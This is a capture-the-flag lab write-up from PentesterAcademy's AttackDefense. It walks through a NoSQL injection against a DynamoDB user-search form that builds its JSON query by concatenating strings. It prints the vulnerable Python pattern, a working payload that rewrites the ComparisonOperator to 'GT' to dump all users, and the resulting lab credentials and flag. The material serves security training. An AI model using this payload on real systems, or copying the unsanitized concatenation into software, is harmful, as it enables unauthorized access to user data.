ATTACK DEFENSE

by PentesterAcademy


Name	DynamoDB NoSQL Injection I
URL	https://attackdefense.com/challengedetails?cid=1248
Type	Cloud Services : DynamoDB

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Dump information of all users and retrieve the flag!

Solution:

Landing Page:




Name: alice

Output:

Name: alice
Password: password@123
Age: 33

Step 1: To retrieve an item from dynamodb, the attributes names and values are passed in JSON format. The user provided input is also inserted into the JSON. Insert a double quote(“) and check whether the provided input is properly sanitized or not.

Input: alice"



alice"

Invalid JSON: {"Name": {"ComparisonOperator": "EQ","AttributeValueList": [{"S": "alice""}]}}

The user provided input was not sanitized and resulted in an invalid JSON:

{"Name": {"ComparisonOperator": "EQ","AttributeValueList": [{"S": "alice""}]}}

Step 2: Create a payload which will overwrite the value stored in “ComparisonOperator” key.

Upon providing the input “alice"”. The following JSON was created:

{"Name": {"ComparisonOperator": "EQ","AttributeValueList": [{"S": "alice""}]}}

The python code implementation could be:

json= '{"Name": {"ComparisonOperator": "EQ","AttributeValueList": [{"S": "' +user_input +   '"}]}}'

The following user input will overwrite the values stored in ComparisonOperator and AttributeValueList keys.


Input: alice"}],"ComparisonOperator": "GT","AttributeValueList": [{"S": "*

Explanation:

- The string “alice" }]” will close the AttributeValueList JSON.
- The string “,"ComparisonOperator": "GT"” will overwrite the value stored in ComparisonOperator key with “GT”.
- Since “}]” brackets are appended after the user input, to close them, AttributeValueList key was defined again by specifying the string “,"AttributeValueList": [{"S": "*”

The created filter will check for items with name string < *. Since all strings will match this condition, all the items present in the tables will be retrieved.

Step 3: Inject the payload in the input field and submit the form



Search User


Name

"}],"ComparisonOperator": "GT","AttributeValueList": [{"S": "*

Output:

Name: bob
Password: bob@123
Age: 34

Name: admin
Password: admin@123
Age: 30



```
Name: david
Password: david@123
Age: 38

Name: super-secret-flag
Password: d1dfcf20bafdec74d2956dd595511f30
Age: 10

Name: alice
Password: password@123
Age: 33
```

References:

1. AWS CLI Reference Dynamodb